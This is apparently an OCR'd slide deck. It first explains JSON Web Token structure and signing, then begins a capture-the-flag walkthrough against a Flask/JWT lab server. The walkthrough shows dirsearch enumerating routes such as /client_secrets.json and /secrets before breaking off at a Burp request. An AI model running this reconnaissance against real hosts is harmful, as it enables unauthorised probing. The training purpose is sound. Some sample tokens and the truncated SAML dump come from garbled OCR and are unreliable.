


```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true
}
```

Signature

To create the signature part you have to take the encoded header, the encoded payload, a secret, the algorithm specified in the header, and sign that.


For example if you want to use the HMAC SHA256 algorithm, the signature will be created in the following way:



```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret)
```

Putting all together

The output is three Base64-URL strings separated by dots that can be easily passed in HTML and HTTP environments, while being more compact when compared to XML-based standards such as SAML. The following shows a JWT that has the previous header and payload encoded, and it is signed with a secret.




```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4
gRG9lIiwiaXNTb2NpYWwiOnRydWV9.
4pcPyMD09olPSyXnrXCjTwXyr4BsezdI1AVTmud2fU4
```

If you want to play with JWT and put these concepts into practice, you can use jwt.io

How do JSON Web Tokens work?

In authentication, when the user successfully logs in using their credentials, a JSON Web Token will be returned. Since tokens are credentials, great care must be taken to prevent security issues. In general, you should not keep tokens longer than required.

Whenever the user wants to access a protected route or resource, the user agent should send the JWT, typically in the Authorization header using the Bearer schema. The content of the header should look like the following:




```
Authorization: Bearer <token>
```

How do JSON Web Tokens work?

1. The application or client requests authorization to the authorization server. This is performed through one of the different authorization flows. For example, a typical OpenID Connect compliant web application will go through the /oauth/authorize endpoint using the authorization code flow.

1. When the authorization is granted, the authorization server returns an access token to the application.


1. The application uses the access token to access a protected resource (like an API).


Browser
Server
1. POST /login with username and password
2. Creates a JWT with a secret
3. Sends the JWT to the browser
4. Sends the JWT (eg. on the Authorization header)
5. Checks the JWT signature. Gets user information from the JWT
6. Sends response to the client

Do note that with signed tokens, all the information contained within the token is exposed to users or other parties, even though they are unable to change it. This means you should not put secret information within the token.

How do JSON Web Tokens work?

If the token is sent in the Authorization header, Cross-Origin Resource Sharing (CORS) won't be an issue as it doesn't use cookies. The following diagram shows how a JWT is obtained and used to access APIs or resources:




Why should we use JSON Web Tokens?

Let's talk about the benefits of JSON Web Tokens (JWT) when compared to Simple Web Tokens (SWT) and Security Assertion Markup Language Tokens (SAML).

As JSON is less verbose than XML, when it is encoded its size is also smaller, making JWT more compact than SAML. This makes JWT a good choice to be passed in HTML and HTTP environments.

Comparison of the length of an encoded JWT and an encoded SAML



JSON Web Tokens - jwt.io

jwt.io

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva
G4gRG9lIiwiYWRtaW4iOnRydWV9.TJVA95OrM7E
2cBab30RMHrHDcEfxjoYZgeFONFh7HgQ
```

Decoded EDIT THE PAYLOAD AND SECRET (ONLY HS256 SUPPORTED)

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  secret
) ☐secret base64 encoded
```



SAML - samltool.io

samltool.io

SAML

Debugger

Follow Auth0 | 3,150 followers

SAML ENCODED PASTE A TOKEN HERE

[illegible]

SAML DECODED ☑ Prettify (not editable) Expand

```
<samlp:Response
  xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="_62fc4
  <saml:Issuer
    xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">urn:matug
  </saml:Issuer>
  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:statu
  </samlp:Status>
  <saml:Assertion
    xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" Version=
    <saml:Issuer>urn:matugit.auth0.com</saml:Issuer>
    <Signature
      xmlns="http://www.w3.org/2000/09/xmldsig#">
      <SignedInfo>
        <CanonicalizationMethod Algorithm="http://www.w3.org/2
        <SignatureMethod Algorithm="http://www.w3.org/2000/0
        <Reference URI="#_SVK7LT7FRJ[illegible]
          <Transforms>
            <Transform Algorithm="http://www.w3.org/2000/09/
            <Transform Algorithm="http://www.w3.org/2001/10/
          </Transforms>
          <DigestMethod Algorithm="http://www.w3.org/2000/0
          <DigestValue>ZDkfGO3HITu5Ohewz[illegible]
        </Reference>
      </SignedInfo>
      <SignatureValue>fFgpt7AaHcME2gTAf5Bachv[illegible]
```

SAML INFO

Laboratory: authorization

Description:

Can you be a master of recon!

Flag format: CTF{sha256}

Level: Medium


Server: 34.107.45.207:31871

Not secure | 34.107.45.207:31871
FLASK + BULMA starter
pythonize your ops!
Proudly using Flask, Flask-SQLAlchemy, JWT and Bulma CSS. Feel free to use/remix/destroy

Hints:

- **Hint 1:** Try to find yourself ^^

Laboratory: authorization




Not secure | 34.107.45.207:31871

Proudly using Flask, Flask-SQLAlchemy, JWT and Bulma CSS. Feel free to use/remix/destroy


???

Laboratory: authorization



```
┌──(kali㉿kali)-[~/dirsearch]
└─$ ./dirsearch.py -u http://51.210.243.47 -w db/dicc.txt

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11590

Output: /home/kali/dirsearch/reports/http_51.210.243.47/_22-11-20_11-51-56.txt

Target: http://51.210.243.47/

[11:51:56] Starting:
[                    ]  1%    218/11590         0/s       job:1/1  errors:0
```

Laboratory: authorization




kali@kali: ~/dirsearch

```
┌──(kali㉿kali)-[~/dirsearch]
└─$ python3 ./dirsearch.py -u http://34.107.45.207:31871/ -w db/dicc.txt

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11590

Output: /home/kali/dirsearch/reports/http_34.107.45.207_31871/__22-11-20_18-41-22.txt

Target: http://34.107.45.207:31871/

[18:41:22] Starting:
[18:42:18] 405 -  178B  - /auth
[18:42:27] 200 -   44B  - /client_secrets.json
[18:42:31] 200 -    2KB - /console
[18:43:27] 200 -    5B  - /robots.txt
[18:43:29] 401 -  125B  - /secrets

Task Completed
```

Laboratory: authorization

We got some routes: **/auth, /client_secrets.json, /robots.txt, /secrets**.

Let’s check the firstroute.



405 Method Not Allowed


Not secure | 34.107.45.207:31871/auth

Method Not Allowed

The method is not allowed for the requested URL.


Laboratory: authorization

We are not allowed to use **GET requests** because we got some error, so let's **try to use POST** requests.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Request
